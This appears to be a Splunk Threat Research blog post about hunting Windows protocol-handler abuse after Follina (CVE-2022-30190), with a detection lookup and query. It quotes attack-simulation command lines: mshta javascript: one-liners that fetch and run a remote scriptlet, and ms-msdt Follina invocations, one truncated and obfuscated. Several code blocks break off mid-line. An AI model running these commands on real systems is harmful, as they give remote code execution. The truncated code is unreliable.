Security SEPTEMBER 22, 2022 | 5 MINUTE READ

Follina for Protocol Handlers

By Michael Haag, Splunk Threat Research Team

What was dubbed Follina (or CVE-2022-30190) came and went. It was many things, but the part that may be of most interest was the use of protocol handlers. A protocol handler is an application that knows how to handle particular types of links. As an example, a mail client is a protocol handler for “mailto:”. When you click a “mailto:” link, the browser opens the application selected as the

Skip to main content ›


used protocol handlers are “http:” “https:”. Albeit the abuse of protocol handlers is nothing new as we have many instances large and small that have been abused.

Some great examples of using protocol handlers are the AtomicTestHarnesses project for MSHTA and Compiled HTM(CHM) Files. In addition to native protocol handlers across the Windows operating system, third-party applications may install specific ones that may be abused. Within the AtomicTestHarness MSHTA and CHM harnesses, protocol handlers include: JavaScript:, VBScript:, About:, ms-its:, its: and mk:@MSITStore:.

In this blog, the Splunk Threat Research Team (STRT) covers how to identify protocol handlers on an endpoint and different ways we can simulate adversary tradecraft that utilizes a protocol handler, and showcases a piece of inspiring hunting content to help defenders identify protocol handlers being used in their environment.

How Do We Find More Protocol Handlers?

Every Windows operating system will have protocol handlers and even more handlers based on software installed and registered in the Windows Registry.





For Follina or CVE-2022-30190, the attribute we want to find is “URL Protocol”. This potentially grants or provides the protocol handler the ability to make network communications.

In this use case, the STRT wanted to scope a Splunk lookup to only identify similar handlers as ms-msdt that have the URL Protocol attribute. With PowerShell we can run:

```
Get-Item Registry::HKEY_CLASSES_ROOT\* | Select-Object
“Property”,”PSChildName” | Where-Object -Property Property -Matc
#|Export-Csv -path c:\temp\url_all.csv
```

(CSV is commented out in query)






What about no constraint? This dumps everything from the CLASSES ROOT path in the registry.

```
Get-Item Registry::HKEY_CLASSES_ROOT\* | Select-Object
“Property”,”PSChildName” #|Export-Csv -path c:\temp\url_all.csv
```

(May want to export to CSV to review everything)

In addition to using PowerShell, there is a nice GUI utility from NirSoft called URLProtocolView. This provides a more visually appealing way to view the handlers and additional information related.

Skip to main content ›



Simulate Protocol Handlers

Want to try out some more widely available protocol handlers? Check out AtomicTestHarnesses, Atomic Red Team, and John Hammond's Follina repo. In hunting for URL Protocol above, some of these tests are using protocol handlers that are not related. The goal is to get additional options run and showcase how the lookup may be used and expanded upon.

T1218.001—CompiledHTMFile

- AtomicTestHarness
- Atomic Test

Adversaries may abuse Compiled HTML files (.chm) to conceal malicious code. CHM files are commonly distributed as part of the Microsoft HTML Help system. CHM files are compressed compilations of various content such as HTML documents, images and scripting/web related programming languages such as VBA, JScript, Java and ActiveX. (ref. https://attack.mitre.org/techniques/T1218/001/)

Skip to main content ›

T1218.005—MSHTA

- AtomicTestHarness

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. (ref. https://attack.mitre.org/techniques/T1218/005)

cmd.exe	mshta.exe	C:\Windows\System32\mshta.exe javascript:a=(GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/mshta.sct')).Exec();close();	1	2022-07-13T18:31:36	2022-07-13T18:31:36	*https:*,*JavaScript:*	TRUE TRUE
cmd.exe	mshta.exe	mshta.exe javascript:a=(GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/mshta.sct')).Exec();close();	1	2022-07-13T18:31:36	2022-07-13T18:31:36	*https:*,*JavaScript:*	TRUE TRUE
powershell.exe	cmd.exe	"cmd.exe" /c "mshta.exe javascript:a=(GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/mshta.sct')).Exec();close();"	1	2022-07-13T18:31:36	2022-07-13T18:31:36	*https:*,*JavaScript:*	TRUE TRUE
powershell.exe	cmd.exe	C:\Windows\System32\cmd.exe /c "mshta.exe javascript:a=(GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/mshta.sct')).Exec();close();"	1	2022-07-13T18:31:36	2022-07-13T18:31:36	*https:*,*JavaScript:*	TRUE TRUE

Follina


Originally identified on May 27, 2022 and named Follina on May 29, 2022 by Kevin Beaumont, CVE-2022-30190 turned out to be a zero day using "ms-msdt" handler to execute PowerShell code.

A great example is John Hammond's repository on GitHub that provides everything needed to test coverage.

- https://github.com/JohnHammond/msdt-follina

In addition, as a quick test copy and paste this in a command prompt:

```
"C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip f
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(iex($(iex('[System.Text.Encoding]'+[char]58+
```



parent_process_name	process_name	process	count	firstTime	lastTime	handler	ishandler
powershell.exe	cmd.exe	"C:\Windows\system32\cmd.exe" C:\Windows\system32\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=hi../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"	2	2022-07-01T16:48:03	2022-07-01T16:48:03	*ms-msdt:*	TRUE

The following Atomic test utilizes the handler ms-msword to download a blank document.

cmd.exe	C:\Windows\System32\cmd.exe /c "FOR /F "tokens=2*" %a in ('reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\Winword.exe" /V PATH') do set microsoft_wordpath=%b & call "%microsoft_wordpath%\protocolhandler.exe" "ms-word:nft|u|https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218/src/T1218Test.docx""	2	2022-07-12T11:46:29	2022-07-13T18:34:04	*https:* *ms-word:* *Word:*	TRUE TRUE TRUE

How Can We Find and Hunt for More Protocol Handlers Being Used?

The precise signature would be to create an analytic on the most recently found protocol handler, which most teams did (we did!). There is nothing wrong with that! However, the STRT knew this would not be the last, and we wanted to ensure we shared a Splunk lookup and a way to hunt for more. This is meant to provide an overview of handlers being used in your environment today, known and potentially unknown.

After querying for all protocol handlers constrained to "URL Protocol" on Server 2016 and Windows 11, and deduplicating the two sets, a lookup was created based on it. It's also possible to do the inverse and create the lookup based on all handlers, but it will be noisy and there is more.

The lookup the STRT has created is located in the Security Content repository.

The lookup is:

```
handler,ishandler
```



```
"*Explorer.AssocActionId.BurnSelection:*",TRUE
"*Explorer.AssocActionId.EraseDisc:*",TRUE
"*Explorer.AssocActionId.ZipSelection:*",TRUE
"*Explorer.AssocProtocol.search-ms:*",TRUE
"*Explorer.BurnSelection:*",TRUE
"*Explorer.EraseDisc:*",TRUE
"*Explorer.ZipSelection:*",TRUE
"*feed:*",TRUE
"*feeds:*",TRUE
"*file:*",TRUE
"*FirefoxURL-308046B0AF4A39CB:*",TRUE
"*ftp:*",TRUE
```

The STRT found that adding asterisks around the handler and including the colon generated less false positives. Even though the goal is to be as thorough as possible since the detections the STRT develop get deployed across thousands of SOCs, we concisely tuned the search appropriately.

You can see the final query below:

```
| tstats `security_content_summariesonly` count min(_time) as fi
   as lastTime values(Processes.process) as process  from datamo
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `drop_dm_object_name(Processes)`
| lookup windows_protocol_handlers handler AS process OUTPUT  ha
```

Output:

Obvious false positive will come from HTTP*: , either remove it from the lookup or filter based on parent/process/command-line. In addition, because of

Analytic	Resources
Windows Identify Protocol Handlers	Definition and lookup

As defenders we have to watch every angle when it comes to the Windows operating system. One protocol handler leads to another, as we have seen over the years. Baseline your organization's endpoints to identify additional protocol handlers and update the lookup. Not every handler is malicious, but the more we know about our data the more we can understand endpoint behavior.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections now available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the following for their contributions

- Mauricio Velazco
- Michael Haag
- Rod Soto
- Lou Stella
- Jose Hernandez
- Patrick Barreiss
- Bhavin Patel
- Eric McGinnis

Michael Haag

Michael Haag is Senior Threat Research at Splunk. Michael led the development of Atomic Red Team, an open-source testing platform that security teams can use to assess detection coverage. An avid researcher, he is passionate about understanding and evaluating the limits of defensive systems. His background includes security analysis, threat research, and incident handling

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by

and respond against the latest threats. The Splunk Threat Research Team focuses on

the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

Related Articles

Security 3 MIN READ

Splunk Enterprise

Security 5 MIN READ

Add to Chrome? - Part

Security 3 MIN READ

Hyperledger Fabric

Context for Seamless Incident Triage

Announcing Splunk Enterprise Security 7.3,...

and general...

demonstrate how to set...

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.

Skip to main content ›

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received

data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

Learn more about Splunk ›

Subscribe to our blog

Get the latest articles from Splunk straight to your inbox.

Sign Up Now

Connect with Splunk on X

Follow @Splunk ›

Connect with Splunk on Instagram

Follow @Splunk ›

Skip to main content ›